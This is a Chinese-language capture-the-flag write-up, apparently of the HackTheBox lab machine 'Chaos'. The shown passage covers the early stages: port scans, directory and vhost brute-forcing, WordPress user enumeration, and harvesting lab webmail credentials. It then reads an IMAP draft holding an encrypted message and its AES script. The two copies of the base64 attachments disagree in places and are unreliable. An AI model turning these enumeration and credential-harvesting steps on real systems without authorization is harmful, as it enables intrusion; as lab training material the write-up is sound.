Chaos,wordpress、mail、pdfTeX漏洞、rbash環境變量、mozilla(firefox_decrypt)

```
—# nmap -sCV -p80,110,143,993,995,10000 -A 10.10.10.120
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-21 13:41 EDT
Nmap scan report for 10.10.10.120
Host is up (0.27s latency).

PORT      STATE SERVICE  VERSION
80/tcp    open  http     Apache httpd 2.4.34 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.34 (Ubuntu)
110/tcp   open  pop3     Dovecot pop3d
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after:  2028-10-25T10:01:49
|_pop3-capabilities: PIPELINING SASL CAPA TOP UIDL STLS RESP-CODES AUTH-RESP-CODE
|_ssl-date: TLS randomness does not represent time
143/tcp   open  imap     Dovecot imapd (Ubuntu)
|_imap-capabilities: listed IDLE more have LITERAL+ capabilities post-login ENABLE ID
Pre-login OK IMAP4rev1 SASL-IR STARTTLS LOGINDISABLEDA0001 LOGIN-REFERRALS
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after:  2028-10-25T10:01:49
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)
|_imap-capabilities: listed IDLE more LITERAL+ AUTH=PLAINA0001 SASL-IR ENABLE ID Pre-
login post-login IMAP4rev1 capabilities OK have LOGIN-REFERRALS
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after:  2028-10-25T10:01:49
|_ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3 Dovecot pop3d
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
|_Not valid after:  2028-10-25T10:01:49
```

```
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: PIPELINING SASL(PLAIN) CAPA TOP UIDL USER RESP-CODES AUTH-RESP-CODE
10000/tcp open  http     MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 3.16 (94%), Linux 3.18 (93%), Linux 5.0 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 5.1 (93%), Android 4.1.1 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT       ADDRESS
1   267.18 ms 10.10.14.1
2   267.43 ms 10.10.10.120

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.83 seconds
```


WEB

80Port未發現特別點，目錄爆破也一樣。(需加入hosts，不然無法開網站)

```
有一些html沒放入
####################] - 7s     30000/30000   4125/s  http://chaos.htb/img/hero-slider/ => Directory listing
[####################] - 7s     30000/30000   4603/s  http://chaos.htb/js/ => Directory listing
[####################] - 2s     30000/30000   13787/s http://chaos.htb/css/ => Directory listing
[####################] - 4m     30000/30000   125/s   http://chaos.htb/javascript/
[####################] - 6s     30000/30000   5093/s  http://chaos.htb/img/ => Directory listing
[####################] - 3s     30000/30000   9166/s  http://chaos.htb/img/headers-bg/ => Directory listing
[####################] - 1s     30000/30000   21307/s http://chaos.htb/img/recent-thumb/ => Directory listing
[####################] - 1s     30000/30000   20891/s http://chaos.htb/img/work-slider/ => Directory listing
```

```
[####################] - 4s     30000/30000   7605/s  http://chaos.htb/img/blog/ => Directory listing
[####################] - 1s     30000/30000   54745/s http://chaos.htb/source/ => Directory listing
[####################] - 7s     30000/30000   4120/s  http://chaos.htb/source/icon-font/ => Directory listing
[####################] - 5s     30000/30000   6478/s  http://chaos.htb/img/hof/ => Directory listing
[####################] - 4m     30000/30000   125/s   http://chaos.htb/javascript/jquery/
```

10000Port。登入介面，





如果登入失敗太多次，會被鎖IP

如果80Port不進行vhosts目錄爆破改成ip執行。
會發現有WP

```
[####################] - 5m     30000/30000   99/s    http://10.10.10.120/
[####################] - 5m     30000/30000   97/s    http://10.10.10.120/javascript/
[####################] - 1s     30000/30000   55659/s http://10.10.10.120/wp/ => Directory listing
[####################] - 5m     30000/30000   98/s    http://10.10.10.120/wp/wordpress/
[####################] - 5m     30000/30000   99/s    http://10.10.10.120/javascript/jquery/
```

進入wp






感覺有關username,passwd。

進行`wpscan --url http://wordpress.chaos.htb/ -e u`

```
i] User(s) Identified:

[+] human
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://wordpress.chaos.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

將human放入passwd，獲取



POSTS

OCTOBER 28, 2018

Protected: chaos

Creds for webmail :

username – ayush

password – jiujitsu

```
Creds for webmail[??] :
username - ayush
password - jiujitsu
```

目錄爆破發現

```
/wp-content           (Status: 301) [Size: 331] [--> http://wordpress.chaos.htb/wp-content/]
/wp-includes          (Status: 301) [Size: 332] [--> http://wordpress.chaos.htb/wp-includes/]
/javascript           (Status: 301) [Size: 331] [--> http://wordpress.chaos.htb/javascript/]
/wp-admin             (Status: 301) [Size: 329] [--> http://wordpress.chaos.htb/wp-admin/] <=登入介面
```


測試10000Port、wp的登入介面，帳密都失敗

進行vhost爆破看看


```
ffuf -u http://10.10.10.120/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:FUZZ.chaos.htb" --fw 5

發現一筆
```

```
webmail                 [Status: 200, Size: 5607, Words: 649, Lines: 121, Duration: 281ms]
```

是一個登入介面，`http://webmail.chaos.htb/`，
且帳密為上面wp獲取的。
在草稿裡面，有文件檔案、說明



文件、腳本:



```
# file enim_msg.txt
enim_msg.txt: data

(root㉿kali)-[~/htb/chaos]
# cat en.py
def encrypt(key, filename):
    chunksize = 64*1024
    outputFile = "en" + filename
    filesize = str(os.path.getsize(filename)).zfill(16)
    IV =Random.new().read(16)

    encryptor = AES.new(key, AES.MODE_CBC, IV)

    with open(filename, 'rb') as infile:
        with open(outputFile, 'wb') as outfile:
            outfile.write(filesize.encode('utf-8'))
            outfile.write(IV)

            while True:
                chunk = infile.read(chunksize)

                if len(chunk) == 0:
                    break
                elif len(chunk) % 16 != 0:
                    chunk += b' ' * (16 - (len(chunk) % 16))

                outfile.write(encryptor.encrypt(chunk))

def getKey(password):
            hasher = SHA256.new(password.encode('utf-8'))
            return hasher.digest()
```

110、995(POP3)、143、993(imap)疑似mail的Port，查看是否也有資料?
可參考：

1. https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-imap
2. https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-pop

測試結果

POP


110 登入異常(X)

995 登入成功，信件都為空(X)

imap

143 登入失敗(X)

993 登入成功並成功列出所有信箱



唯一只有`Draft`草稿有東西。與webmail的vhosts一致。

取得目前資料夾中第一個（也是唯一一條）訊息的內容：

`a FETCH 1 BODY.PEEK[]`

```
* 1 FETCH (BODY[] {2532}
MIME-Version: 1.0
Content-Type: multipart/mixed;
 boundary="=_00b34a28b9033c43ed09c0950f4176e1"
Date: Sun, 28 Oct 2018 17:46:38 +0530
From: ayush <ayush@localhost>
To: undisclosed-recipients:;
Subject: service
Message-ID: <7203426a8678788517ce8d28103461bd@webmail.chaos.htb>
X-Sender: ayush@localhost
User-Agent: Roundcube Webmail/1.3.8

--=_00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
 format=flowed

Hii, sahay
Check the enmsg.txt
You are the password XD.
Also attached the script which i used to encrypt.
Thanks,
Ayush

--=_00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: base64
Content-Type: application/octet-stream;
```

```
 name=enim_msg.txt
Content-Disposition: attachment;
 filename=enim_msg.txt;
 size=272

MDAwMDAwMDAwMDAwMDIzNK7uqnoZitizcEs4hVpDg8z18LmJXjnkr2tXhw/AldQmd/g53L6pgva9
RdPkJ3GSW57onvseOe5ai95/M4APq+3mLp4GQ5YTuRTaGsHtrMs7rNgzwfiVor7zNryPn1Jgbn8M
7Y2mM6I+lHOzQb6Xt/JkhOZGWQzH4llEbyHvvlIjfu+MW5XrOI6QAeXGYTTinYSutsOhPilLnk1e
6Hq7AUnTxcMsqqLdqEL5+/px3ZVZccuPUvuSmXHGE023358ud9XKokbNQG3LOQuRFkpE/LS1Oyge
+l6ON4g1fpYizywI3+h9l5Iwpj/UVb0BcVgojtlyz5gIv12tAHf7kpZ6R08=
--=_00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: base64
Content-Type: text/x-python; charset=us-ascii;
 name=en.py
Content-Disposition: attachment;
 filename=en.py;
 size=804

ZGVmIGVuY3J5cHQoa2V5LCBmaWxlbmFtZSk6CiAgICBjaHVua3NpemUgPSA2NCoxMDI0CiAgICBv
dXRwdXRGaWxlID0gImVuIiArIGZpbGVuYW1lCiAgICBmaWxlc216ZSA9IHN0cihvcy5wYXRoLmd1
dHNpemUoZmlsZW5hbWUpKS56ZmlsbCgxNikKICAgIE1WID1SYW5kb20ubmV3KCkucmVhZCgxNikK
CiAgICBlbmNyeXB0b3IgPSBBRVMubmV3KGtleSwgQUVTLk1PREVfQ0JDLCBJVikKCiAgICB3aXRo
IG9wZW4oZmlsZW5hbWUsICdyYicpIGFzIGluZmlsZToKICAgICAgICB3aXRoIG9wZW4ob3V0cHV0
RmlsZSwgJ3diJykgYXMgb3V0ZmlsZToKICAgICAgICAgICAgb3V0ZmlsZS53cml0ZShJVYpCgogICAg
ICAgICAgICBUcnVlOgogICAgICAgICAgICAgICAgY2h1bmsgPSBpbmZpbGUucmVhZChjaHVu
a3NpemUpCgogICAgICAgICAgICAgICAgaWYgbGVuKGNodW5rKSA9PSAwOgogICAgICAgICAgICAg
ICAgICAgIGJyZWFrCiAgICAgICAgICAgICAgICBlbGlmIGxlbihjaHVuaykgJSAxNiAhPSAwOgog
ICAgICAgICAgICAgICAgICAgIGNodW5rICs9IGInICcgKiAoMTYgLSAobGVuKGNodW5rKSAlIDE2
KSkKICAgICAgICAgICAgICAgIGVuZHJlLndyaXRlKGVuY3J5cHRvci5lbmNyeXB0KGNodW5r
KSkKCmRlZiBnZXRLZXkocGFzc3dvcmQpOgogICAgICAgICAgICBoYXNoZXIgPSBTSEEyNTYubmV3
KHBhc3N3b3JkLmVuY29kZSgndXRmLTgnKSkKICAgICAgICAgICAgcmV0dXJuIGhhc2hlci5kaWdl
c3QoKQo
--=_00b34a28b9033c43ed09c0950f4176e1--
)
a OK Fetch completed (0.001 + 0.000 secs).
A1 FETCH 1:*
A1 BAD Error in IMAP command FETCH: Invalid arguments (0.001 + 0.000 secs).
a FETCH 1:*
a BAD Error in IMAP command FETCH: Invalid arguments (0.001 + 0.000 secs).
A1 FETCH 1
A1 BAD Error in IMAP command FETCH: Invalid arguments (0.001 + 0.000 secs).
a FETCH 1 BODY.PEEK[]
```

```
* 1 FETCH (BODY[] {2532}
MIME-Version: 1.0
Content-Type: multipart/mixed;
 boundary="=_00b34a28b9033c43ed09c0950f4176e1"
Date: Sun, 28 Oct 2018 17:46:38 +0530
From: ayush <ayush@localhost>
To: undisclosed-recipients:;
Subject: service
Message-ID: <7203426a8678788517ce8d28103461bd@webmail.chaos.htb>
X-Sender: ayush@localhost
User-Agent: Roundcube Webmail/1.3.8

--=_00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
 format=flowed

Hii, sahay
Check the enmsg.txt
You are the password XD.
Also attached the script which i used to encrypt.
Thanks,
Ayush

--=_00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: base64
Content-Type: application/octet-stream;
 name=enim_msg.txt
Content-Disposition: attachment;
 filename=enim_msg.txt;
 size=272

MDAwMDAwMDAwMDAwMDIzNK7uqnoZitizcEs4hVpDg8z18LmJXjnkr2tXhw/AldQmd/g53L6pgva9
RdPkJ3GSW57onvseOe5ai95/M4APq+3mLp4GQ5YTuRTaGsHtrMs7rNgzwfiVor7zNryPn1Jgbn8M
7Y2mM6I+lHOzQb6Xt/JkhOZGWQzH4llEbyHvvlIjfu+MW5XrOI6QAeXGYTTinYSutsOhPilLnk1e
6Hq7AUnTxcMsqqLdqEL5+/px3ZVZccuPUvuSmXHGE023358ud9XKokbNQG3LOQuRFkpE/LS1Oyge
+l6ON4g1fpYizywI3+h915Iwpj/UVb0BcVgojtlyz5gIvl2tAHf7kpZ6R08=
--=_00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: base64
Content-Type: text/x-python; charset=us-ascii;
 name=en.py
Content-Disposition: attachment;
 filename=en.py;
```

```
size=804

ZGVmIGVuY3J5cHQoa2V5LCBmaWxlbmFtZSk6CiAgICBjaHVua3NpemUgPSA2NCoxMDI0CiAgICBv
dXRwdXRGaWxlID0gImVuIiArIGZpbGVuYW1lCiAgICBmaWxlc216ZSA9IHN0cihvcy5wYXRoLmdl
dHNpemUoZmlsZW5hbWUpKS56ZmlsbCgxNikKICAgIE1WID1SYW5kb20ubmV3KCkucmVhZCgxNikK
CiAgICB1bmNyeXB0b3IgPSBBRVMubmV3KGtleSwgQUVTLk1PREVfQ0JDLCBJVikKCiAgICB3aXRo
IG9wZW4oZmlsZW5hbWUsICdyYicpIGFzIGluZmlsZToKICAgICAgICB3aXRoIG9wZW4ob3V0cHV0
RmlsZSwgJ3diJykgYXMgb3V0ZmlsZToKICAgICAgICAgICAgb3V0ZmlsZS53cml0ZShmaWxlc216
ZS5lbmNvZGUoJ3V0Zi04JykpCiAgICAgICAgICAgIG91dGZpbGUud3JpdGUoSVYpCgogICAgICAg
ICAgICBjaHVua3NpemUpCgogICAgICAgICAgICAgaWYgbGVuKGNodW5rKSA9PSAwOgogICAgICAg
ICAgICAgICAgYnJyZWFrCiAgICAgICAgICAgICAgICBlbGlmIGxlbihjaHVuaykgJSAxNiAhPSAwOgog
ICAgICAgICAgICAgICAgICAgIGNodW5rICs9IGInICcgKiAoMTYgLSAobGVuKGNodW5rKSAlIDE2
KSkKICAgICAgICAgICAgICAgIGVuY3J5cHRvci5lndyaXRlKGVuY3J5cHRvci5lbmNyeXB0KGNodW5r
KSkKCmRlZiBnZXRLZXkocGFzc3dvcmQpOgogICAgICAgICBoYXNoZXIgPSBTSEEyNTYubmV3
KHBhc3N3b3JkLmVuY29kZSgndXRmLTgnKSkKICAgICAgICAgcmV0dXJuIGhhc2hlci5kaWdl
c3QoKQoK
--=_00b34a28b9033c43ed09c0950f4176e1--
)
```

內容與webmail vhosts的一致。

